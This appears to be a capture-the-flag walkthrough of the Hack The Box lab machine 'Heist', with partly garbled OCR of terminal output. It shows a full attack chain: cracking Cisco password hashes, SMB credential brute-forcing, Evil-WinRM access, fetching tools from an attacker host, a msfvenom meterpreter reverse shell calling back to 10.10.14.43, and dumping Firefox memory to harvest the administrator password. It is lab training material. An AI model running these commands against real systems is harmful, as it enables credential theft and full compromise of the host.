


Port Scan

```
alienum@kali: ~
File Edit View Search Terminal Help
 —(alienum⊕kali)-[~]
sudo nmap 10.10.10.149 -sV -sS
[sudo] password for alienum:
Starting Nmap 7.80 ( https://nmap.org ) at 2021-07-06 12:26 EEST
Stats: 0:00:24 elapsed: 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Stats: 0:00:28 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done: ETC: 12:26 (0:00:05 remaining)
Stats: 0:00:29 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 12:26 (0:00:06 remaining)
Nmap scan report for 10.10.10.149 (10.10.10.149)
Host is up (0.35s latency).
Not shown: 997 filtered ports
       STATE SERVICE
PORT
                           VERSION
80/tcp open http
                           Microsoft IIS httpd 10.0
                           Microsoft Windows RPC
135/tcp open msrpc
445/tcp open microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 48.05 seconds
```

Information Gathering

- Port 80
- Login as Guest
- issues.php read posts



• Usefull attachment, maybe is a rabbit hole

```
10.10.10.149/attachments/cc × +

version 12.2
no service pad
service password-encryption
!
isdn switch-type basic-5ess
!
hostname ios-1
!
security passwords min-length 12
enable secret 5 $1$pdQG$08nrSzsGXeaduXrjlvKc91
!
username rout3r password 7 0242114B0E143F015F5D1E161713
username admin privilege 15 password 7 02375012182C1A1D751618034F36415408
!
```

```
secret 5 $1$pdQG$o8nrSzsGXeaduXrjlvKc91
rout3r password 7 0242114B0E143F015F5D1E161713
admin privilege 15 password 7 02375012182C1A1D751618034F36415408
```

- · Possible usernames
 - admin
 - rout3r
 - hazard or Hazard
- Possible passwords
 - 0242114B0E143F015F5D1E161713 (password 7)
 - 02375012182C1A1D751618034F36415408 (password 7)
 - 1pdQG\$o8nrSzsGXeaduXrjlvKc91 (secret 5)

Crack The Hash

Type 7 Cisco Password

online tool: cookbooks - passwordcracker

Type 7 Password: 0242114B0E143F015F5D1E161713

Crack Password

Plain text: \$uperP@ssword

0242114B0E143F015F5D1E161713 = \$uperP@ssword

Type 7 Password: 02375012182C1A1D751618034F36415408

Crack Password

Plain text: Q4)sJu\Y8qz*A3?d

02375012182C1A1D751618034F36415408 = Q4)sJu\Y8qz*A3?d

Secret 5 Cisco md5

```
$1$pdQG$o8nrSzsGXeaduXrjlvKc91 = stealth1agent
```

SMB Login

```
1.
                              alienum@kali: ~/Desktop
                                                                                       File Edit View Search Terminal Help
                                                                                      msf6 auxiliary(scanner/smb/smb_login) > set USER FILE /home/alienum/Desktop/users.txt
                                                                                      USER FILE => /home/alienum/Desktop/users.txt
                                                                                      msf6 auxiliary(scanner/smb/smb_login) > set PASS FILE /home/alienum/Desktop/pass.txt
 —(alienum⊗kali)-[~/Desktop]
                                                                                      PASS FILE => /home/alienum/Desktop/pass.txt
 _$ cat users.txt
                                                                                      msf6 auxiliary(s
                                                                                                          ner/smb/smb_login) > set RHOSTS 10.10.10.149
admin
                                                                                      RHOSTS => 10.10.10.149
rout3r
                                                                                                        inner/smb/smb login) > set STOP ON SUCCESS true
                                                                                      msf6 auxiliarv(
hazard
                                                                                      STOP ON SUCCESS => true
Hazard
                                                                                      msf6 auxiliary(scanner/smb/smb login) > run
 —(alienum⊛kali)-[~/Desktop]
                                                                                      [*] 10.10.10.149:445
                                                                                                               - 10.10.10.149:445 - Starting SMB login bruteforce
 └$ cat <u>pass.txt</u>
                                                                                         10.10.10.149:445
                                                                                                                - 10.10.10.149:445 - Failed: '.\admin:\uperP@ssword',
$uperP@ssword
                                                                                      [!] 10.10.10.149:445
                                                                                                               - No active DB -- Credential data will not be saved!
Q4)sJu\Y8qz*A3?d
                                                                                         10.10.10.149:445
                                                                                                               - 10.10.10.149:445 - Failed: '.\admin:Q4)sJu\Y8qz*A3?d',
stealth1agent
                                                                                                               - 10.10.10.149:445 - Failed: '.\admin:stealthlagent',
                                                                                          10.10.10.149:445
(alienum⊛ kali)-[~/Desktop]

$ []
                                                                                         10.10.10.149:445
                                                                                                               - 10.10.10.149:445 - Failed: '.\rout3r:$uperP@ssword',
                                                                                         10.10.10.149:445
                                                                                                                - 10.10.10.149:445 - Failed: '.\rout3r:Q4)sJu\Y8qz*A3?d',
                                                                                          10.10.10.149:445
                                                                                                               - 10.10.10.149:445 - Failed: '.\rout3r:stealth1agent',
                                                                                         10.10.10.149:445
                                                                                                               - 10.10.10.149:445 - Failed: '.\hazard:$uperP@ssword',
                                                                                                               - 10.10.10.149:445 - Failed: '.\hazard:Q4)sJu\Y8qz*A3?d',
                                                                                          10.10.10.149:445
                                                                                                                - 10.10.10.149:445 - Success: '.\hazard:stealthlagent'
                                                                                      [+] 10.10.10.149:445
                                                                                      [*] 10.10.10.149:445
                                                                                                                - Scanned 1 of 1 hosts (100% complete)
                                                                                      [*] Auxiliary module execution completed
                                                                                      msf6 auxiliary(s
```

valid credentials : hazard:stealthlagent

Impacket

```
-(alienum@kali)-[/usr/share/doc/python3-impacket/examples]
Ls ls
addcomputer.py
                                                         ntfs-read.pv
                                                                                                                wmiexec.pv
                   getArch.pv
                                   kintercept.pv
                                                                                            smbexec.py
                                                                            reg.py
                   GetNPUsers.py
                                   lookupsid.py
                                                                                                                wmipersist.pv
                                                         ntlmrelayx.pv
                                                                                            smbrelayx.pv
atexec.pv
                                                                            rpcdump.py
                                   mimikatz.pv
                                                                                            smbserver.pv
                                                                                                                wmiquery.py
dcomexec.pv
                   getPac.pv
                                                         ping6.py
                                                                            rpcmap.pv
                                   mqtt check.py
                                                                            sambaPipe.py
                                                                                            sniffer.py
dpapi.py
                   getST.py
                                                         ping.py
esentutl.pv
                   getTGT.pv
                                   mssqlclient.pv
                                                         psexec.py
                                                                            samrdump.pv
                                                                                            sniff.pv
exchanger.pv
                                   mssqlinstance.pv
                                                         raiseChild.pv
                                                                            secretsdump.pv
                                                                                            split.pv
                   GetUserSPNs.pv
findDelegation.py
                  goldenPac.py
                                   netview.pv
                                                         rdp check.py
                                                                            services.pv
                                                                                            ticketConverter.pv
                                   nmapAnswerMachine.py registry-read.py
                                                                           smbclient.py
                                                                                            ticketer.py
GetADUsers.py
                   karmaSMB.py
  -(alienum@kali)-[/usr/share/doc/python3-impacket/examples]
```

secureauth - impacket explains the use of each script

As we know the target machine run the smb / msrpc so we will focus in smb / msrpc scripts

SMB/MSRPC

- smbclient.py: A generic SMB client that will let you list shares and files, rename, upload and download files and create and delete directories, all using either username and password or username and hashes combination. It's an excellent example to see how to use impacket.smb in action.
- addcomputer.py: Allows to add a computer to a domain using LDAP or SAMR (SMB).
- getArch.py: This script will connect against a target (or list of targets) machine/s and gather the OS architecture type installed by (ab)using a documented MSRPC feature.
- exchanger.py: A tool for connecting to MS Exchange via RPC over HTTP v2.
- lookupsid.py: A Windows SID brute forcer example through [MS-LSAT] MSRPC Interface, aiming at finding remote users/groups.

• I will use the *lookupsid.py* in oder to find usernames

```
python3 lookupsid.py heist.htb/hazard:stealthlagent@10.10.10.149
```

result

```
-(alienum֍kali)-[/usr/share/doc/python3-impacket/examples]
└$ python3 lookupsid.py heist.htb/hazard:stealthlagent@10.10.10.149
2 ×
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
[*] Brute forcing SIDs at 10.10.10.149
[*] StringBinding ncacn_np:10.10.10.149[\pipe\lsarpc]
   Domain SID is: S-1-5-21-4254423774-1266059056-3197185112
500: SUPPORTDESK\Administrator (SidTypeUser)
501: SUPPORTDESK\Guest (SidTypeUser)
503: SUPPORTDESK\DefaultAccount (SidTypeUser)
504: SUPPORTDESK\WDAGUtilityAccount (SidTypeUser)
513: SUPPORTDESK\None (SidTypeGroup)
1008: SUPPORTDESK\Hazard (SidTypeUser)
1009: SUPPORTDESK\support (SidTypeUser)
1012: SUPPORTDESK\Chase (SidTypeUser)
1013: SUPPORTDESK\Jason (SidTypeUser)
```

SMB Login again

```
1.
                   alienum@kali: ~/Desktop
                                                      _ O X 🖭
                                                                                                                    alienum@kali: ~/Desktop
 File Edit View Search Terminal Help
                                                              msf6 auxiliary(scanner/smb/smb_login) > set USER_FILE /home/alienum/Desktop/users-updated.txt
USER FILE => /home/alienum/Desktop/users-updated.txt
___(alienum⊛ kali)-[~/Desktop]
└$ cat users-updated.txt
                                                               msf6 auxiliary(scanner/smb/smb_login) > set PASS_FILE /home/alienum/Desktop/pass.txt
chase
                                                               PASS FILE => /home/alienum/Desktop/pass.txt
jason
                                                               msf6 auxiliary(scanner/smb/smb_login) > set STOP_ON_SUCCESS true
                                                               STOP ON SUCCESS => true
                                                               msf6 auxiliary(scanner/smb/smb_login) > set RHOSTS 10.10.10.149
                                                               RHOSTS => 10.10.10.149
___(alienum⊛ kali)-[~/Desktop]
                                                               msf6 auxiliary(scanner/smb/smb_login) > run
└$ cat pass.txt
$uperP@ssword
                                                               [*] 10.10.10.149:445 - 10.10.10.149:445 - Starting SMB login bruteforce
04)sJu\Y8az*A3?d
                                                                  10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\chase:\uperP@ssword',
stealth1agent
                                                               [!] 10.10.10.149:445 - No active DB -- Credential data will not be saved! [+] 10.10.10.149:445 - 10.10.10.149:445 - Success: '.\chase:Q4\sJu\Y8qz*A3?d'
                                                               [*] 10.10.10.149:445 - Scanned 1 of 1 hosts (100% complete)
                                                               [*] Auxiliary module execution completed
—(alienum⊗ kali) - [~/Desktop]
                                                               msf6 auxiliary(scanner/smb/smb_login) > 
L$ `
```

valid credentials: chase:Q4)sJu\Y8qz*A3?d

Evil WinRM

```
evil-winrm -u chase -p 'Q4)sJu\Y8qz*A3?d' -i 10.10.10.149
```

WinPEAS

```
8.
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           alienum@kali: ~/winpeas
   File Edit View Search Terminal Help
    —(alienum⊛ kali)-[~/Desktop]
                                                                                                                                                                                                                                                                                                                                                                                                  (alienum⊛ kali)-[~/winpeas]
 $ evil-winrm -u chase -p 'Q4)sJu\Y8qz*A3?d' -i 10.10.10.149
                                                                                                                                                                                                                                                                                                                                                                                                  winPEASany.exe winPEASx64.exe
                                                                                                                                                                                                                                                                                                                                                                                                   (alienum⊛ kali)-[~/winpeas]
$ python3 -m http.server 8000
                                                                                                                                                                                                                                                                                                                                                                                                  Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
      evil-WinRM* PS C:\Users\Chase\Documents> $w = New-Object System.Net.WebClient
                                                                                                                                                                                                                                                                                                                                                                                                  10.10.10.149 - - [06/Jul/2021 15:26:25] "GET /winPEASany.exe HTTP/1.1" 200 -
                                          PS C:\Users\Chase\Documents> \underline{\text{yurl} = \underline{\text{minimage}} + \underline{\
                                         PS C:\Users\Chase\Documents> $file = "C:\Users\Chase\Documents\winpeas.exe"
      Evil-WinRM* PS C:\Users\Chase\Documents> $w.DownloadFile($url,$file)
Evil-WinRM* PS C:\Users\Chase\Documents> ls
             Directory: C:\Users\Chase\Documents
Mode
                                                                    LastWriteTime
                                                                                                                                               Length Name
                                                   7/6/2021 5:57 PM
                                                                                                                                             1678848 winpeas.exe
 -a----
    Evil-WinRM* PS C:\Users\Chase\Documents>
```

```
> $w = New-Object System.Net.WebClient
> $url = "http://10.10.14.43:8000/winPEASany.exe"
> $file = "C:\Users\Chase\Documents\winpeas.exe"
> $w.DownloadFile($url,$file)
```

WinPEAS

Firefox credentials exists at

> .\winpeas.exe > out.txt

C:\Users\Chase\AppData\Roaming\Mozilla\Firefox\Profiles\77nc64t5.default\key4.db

- WinPEAS suggests to run the SharpWeb
- I couldn't do something with the key4.db

Get-Process

| *Evil5Wi | .nRM* PS (| :\Users\Cl | hase\Documer | nts> Get-Pi | 0 dllhost | |
|----------|------------|------------|--------------|-------------|-----------|-----------------|
| | | | | | | |
| Handles | NPM(K) | PM(K) | WS(K) | CPU(s) | ∘Id | SI ProcessName |
| 1493 | 58 | 23972 | 78688 | | | -i explorer |
| 477 | 18 | 22288 | 65444 | | 6376 | 0 čsrsšox |
| 290 | 13 | 1956 | 35072 | | 6492 | 1 čsrsšox |
| 1360 | 15 | 163532 | 214564 | | 5036 | 1 ctfmon× |
| 131 | 18 | 1472 | 35940 | | 1940 | 0 dllhost |
| 250 | 14 | 44012 | 13192 | | 3736 | 0 dllhost |
| 166 | 9 | 1836 | 9784 | 0.14 | 7068 | 1 dllhosthost |
| 623 | 33 | 29668 | 57312 | | 972 | 1 dwmtdrvhost |
| 1493 | 58 | 23972 | 78600 | | 4880 | 1 explorer |
| 378 | 28 | 24348 | 61536 | 1.16 | 6216 | 1 firefox |
| 355 | 25 | 16444 | 38980 | 0.27 | 6564 | 1 firefox |
| 1080 | 73 | 165092 | 241672 | 13.48 | 6732 | 1 firefox |
| 347 | 19 | 9972 | 34476 | 0.23 | 6844 | 1 firefox |
| 401 | 34 | 40560 | 101408 | 2.94 | 6956 | 1 firefoxBroker |

MSF Console | Post Gather Firefox Creds

payload

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.43 LPORT=443 -f psh -o meterpreter-64.ps1
```


listener

```
msfconsole -x "use multi/handler;set payload windows/x64/meterpreter/reverse_tcp; set lhost 10.10.14.43; set lport 443; set
ExitOnSession false; exploit -j"
```

download the reverse shell

```
> $w = New-Object System.Net.WebClient
> $url = "http://10.10.14.43:8000/meterpreter-64.ps1"
> $file = "C:\Users\Chase\Documents\meterpreter-64.ps1"
> $w.DownloadFile($url,$file)
```

MSF Console | Post Gather Firefox Creds



Gather Firefox Creds Failed

```
msf6 exploit(multi/handler) > [*] Meterpreter session 1 opened (10.10.14.43:443 -> 10.10.16
4 +0300
msf6 exploit(multi/handler) > sessions -l
Active sessions
______
     Name Type
                                   Information
                                                            Connection
            meterpreter x64/window SUPPORTDESK\Chase @ SUP 10.10.14.43:443 -> 10.1
                                   PORTDESK :
                                                            0.10.149:49687 (10.10.1
                                                            0.149)
msf6 exploit(multi/handler) > session 1
 [-] Unknown command: session.
msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...
meterpreter >
```

• run firefox_creds failed

```
meterpreter > run post/multi/gather/firefox_creds
[-] Error loading USER S-1-5-21-4254423774-1266059056-3197185112-1008: Profile doesn't exist or cannot be accessed
[*] 10.10.10.149 - Meterpreter session 1 closed. Reason: Died
[-] Post interrupted by the console user
msf6 exploit(multi/handler) >
```

ProcDump

• Thanks to ippsec

Download: ProcDump

```
*Evil-WinRM* PS C:\Users\Chase\Documents> clear
*Evil-WinRM* PS C:\Users\Chase\Documents> upload /home/alienum/Downloads/procdump64.exe
Info: Uploading /home/alienum/Downloads/procdump64.exe to C:\Users\Chase\Documents\procdump64.exe

Data: 513184 bytes of 513184 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\Chase\Documents>
```

• As we know we will use a firefox pid

| *Evil-Wi | nRM* PS | <pre>C:\Users\Chase\Documents> Get-Process</pre> | | | | 0 dllhost |
|----------|---------|---|--------|--------|------|-----------------|
| 166 | | | | | | 1 dllhost |
| Handles | NPM(K) | PM(K) | WS(K) | CPU(s) | ∘Id | SI ProcessName |
| 1493 | 58 | 23972 | 78699 | | | -1 explorer |
| 477 | 18 | 22288 | 65444 | | 6376 | 0 čsrsšox |
| 290 | 13 | 11956 | 5072 | | 6492 | 1 čšrsš)X |
| 1360 | 15 | 163532 | 214564 | | 5036 | 1 čtfmön× |
| 131 | 18 | 1472 | 35940 | | 1940 | 0 dllhost |
| 250 | 14 | 44012 | 13192 | | 3736 | 0 dllhost |
| 166 | 9 | 1836 | 9784 | 0.14 | 7068 | 1 dllhosthost |
| 623 | 33 | 29668 | 57312 | | 972 | 1 dwmtdrvhost |
| 1493 | 58 | 23972 | 78600 | | 4880 | 1 explorer |
| 378 | 28 | 24348 | 61536 | 1.16 | 6216 | 1 firefox |
| 355 | 25 | 16444 | 38980 | 0.27 | 6564 | 1 firefox |
| 1080 | 73 | 165092 | 241672 | 13.48 | 6732 | 1 firefox |
| 347 | 19 | 9972 | 34476 | 0.23 | 6844 | 1 firefox |
| 401 | 34 | 40560 | 101408 | 2.94 | 6956 | 1 firefoxBroker |

```
*Evil-WinRM* PS C:\Users\Chase\Documents> .\procdump64.exe -accepteula
*Evil-WinRM* PS C:\Users\Chase\Documents> .\procdump64.exe -ma 6216
```

```
*Evil-WinRM* PS C:\Users\Chase\Documents> .\procdump64.exe -ma 6216

ProcDump v10.0 - Sysinternals process dump utility
Copyright (C) 2009-2020 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[21:57:33] Dump 1 initiated: C:\Users\Chase\Documents\firefox.exe_210706_215733.dmp
[21:57:33] Dump 1 writing: Estimated dump file size is 310 MB.
[21:57:35] Dump 1 complete: 310 MB written in 2.0 seconds
[21:57:35] Dump count reached.

*Evil-WinRM* PS C:\Users\Chase\Documents>
```

· Download the file locally

```
Evil-WinRM* PS C:\Users\Chase\Documents> ls
    Directory: C:\Users\Chase\Documents
                   LastWriteTime
                                       Length Name
Mode
                                      316912725 firefox.exe 210706 215733.dmp
              7/6/2021 9:57 PM
 -a---
                                           3248 meterpreter-64.ps1
              7/6/2021 7:15 PM
 -a---
              7/6/2021 6:05 PM
                                         223832 out.txt
                                        384888 procdump64.exe
              7/6/2021 9:50 PM
              7/6/2021 5:57 PM
                                        1678848 winpeas.exe
 -a---
 *Evil-WinRM* PS C:\Users\Chase\Documents> download firefox.exe 210706 215733.dmp
Info: Downloading C:\Users\Chase\Documents\firefox.exe 210706 215733.dmp to firefox.exe 210706 215733.dmp
Progress: 2% : |
```

Find admin credentials

possible credentials: administrator:4dD!5}x/re8]FBuZ

Root

```
(alienum® kali)-[~]
$ evil-winrm -u administrator -p '4dD!5}x/re8]FBuZ' -i 10.10.10.149

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt

*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```